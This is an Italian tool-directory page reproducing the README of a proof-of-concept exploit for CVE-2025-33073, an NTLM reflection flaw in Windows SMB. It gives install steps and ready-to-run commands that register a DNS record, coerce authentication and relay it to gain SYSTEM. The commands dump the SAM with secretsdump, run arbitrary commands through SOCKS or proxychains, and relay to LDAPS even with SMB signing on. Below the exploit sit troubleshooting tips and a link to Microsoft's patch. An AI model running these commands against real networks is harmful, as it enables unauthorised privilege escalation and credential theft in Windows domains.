Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-33073 — Exploit PoC per la vulnerabilità SMB di NTLM reflection. | Kitploit

Strumenti/GitHubGitHub/mverschu/cve-2025-33073
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitSicurezza di RetePenetration TestingAutenticazione
GitHubmverschu/cve-2025-33073

CVE-2025-33073

Exploit PoC per la vulnerabilità SMB di NTLM reflection.

Vedi Repository
714136322 giorni faRevisionato da Kitploit
Condividi

CVE-2025-33073

Exploit PoC per la vulnerabilità NTLM reflection SMB.
image

Tutti i crediti vanno alla ricerca ufficiale:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

Prerequisiti

OS: Kali Linux (ha la maggior parte dei pacchetti preinstallati).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (incluso nel repo)

Configurazione

pipx (consigliato) — installa ldap3-bleeding-edge, impacket e dnspython in un venv isolato dell'app:

pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help

Ti servono comunque NetExec (nxc) e dig nel tuo PATH (inclusi in Kali). Per --smb-signing, installa l'implementazione fork di impacket nell'ambiente pipx:

pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"

venv locale — stesse dipendenze di setup.sh / requirements.txt:

./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help

Questo installa ldap3-bleeding-edge==2.10.1.1337, impacket e dnspython.


Esempio di utilizzo

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

Etichetta DNS specifica del target (esempio SRV1 di Synacktiv)
Per impostazione predefinita lo strumento registra localhost1UWhRC.... Per alcuni target, registra un'etichetta derivata dal nome del computer della vittima in modo che Windows la tratti come localhost (vedi l'analisi di Synacktiv). --reflection-host SRV1 crea srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA; un FQDN come SRV1.ASGARD.LOCAL utilizza solo la prima etichetta.

python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1
image

Comando personalizzato

Invece di eseguire secretsdump è possibile eseguire un comando personalizzato.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
image

SOCKS
Per un'esecuzione più furtiva dei comandi dopo che è stata stabilita una connessione valida come SYSTEM. Qui --target e --target-ip devono essere uguali.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks

image Inoltre, è possibile eseguire un comando personalizzato tramite proxychains invece di effettuare il dump del SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image


Relay dell'exploit verso LDAPS anche con SMB Signing abilitato

Sono state condotte ricerche per verificare se il reflection non funzionasse davvero con SMB signing abilitato, il che ha portato alla scoperta di bug per cui, se SIGN/SEAL vengono rimossi dal pacchetto, è possibile effettuare il relay da SMB a LDAPS, cosa solitamente impossibile a causa del MIC.

Grazie a:

  • https://github.com/decoder-it/impacket-partial-mic/
  • https://decoder.cloud/2025/11/24/reflecting-your-authentication-when-windows-ends-up-talking-to-itself/
  • https://www.depthsecurity.com/blog/using-ntlm-reflection-to-own-active-directory/
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing
image


Exploit manuale senza requisito DNS

Se ti trovi nello stesso dominio di broadcast del dispositivo e questo è vulnerabile al poisoning LLMNR, è possibile sfruttare un dispositivo senza dover registrare un record DNS.
image

Risoluzione dei problemi

  • Ho visto l'attacco non funzionare a volte perché per l'attacco viene utilizzato il nome host, il che comporta una risoluzione DNS da Kali. Se Kali non utilizza il server DNS o ricevi un messaggio '/ FAILED' da impacket-ntlmrelayx, prova ad aggiungere l'host al tuo file /etc/hosts. Questo dovrebbe far funzionare l'attacco.
  • Se si utilizza l'IP l'attacco dovrebbe funzionare. A volte eseguirlo più volte porta a un SUCCESS invece che a un fallimento. Fino ad ora non è perfettamente chiaro perché ciò accada. Penso che abbia a che fare con il networking.
  • Prova un altro metodo di coerce usando -M o --method.


Wireshark


Avviene l'autenticazione NTLM locale image

L'autenticazione NTLM locale non avviene, causando un tentativo FAILED image
Buono a sapersi

  • Il record DNS dovrebbe essere noto anche al client, il che in alcune occasioni può richiedere più tempo. Con più tempo intendo concedergli un paio di minuti.
  • Questo è solo un PoC, il che significa che non sono stati tentati bypass di AV/EDR. Usare a proprio rischio.

Come risolvere

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    249

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →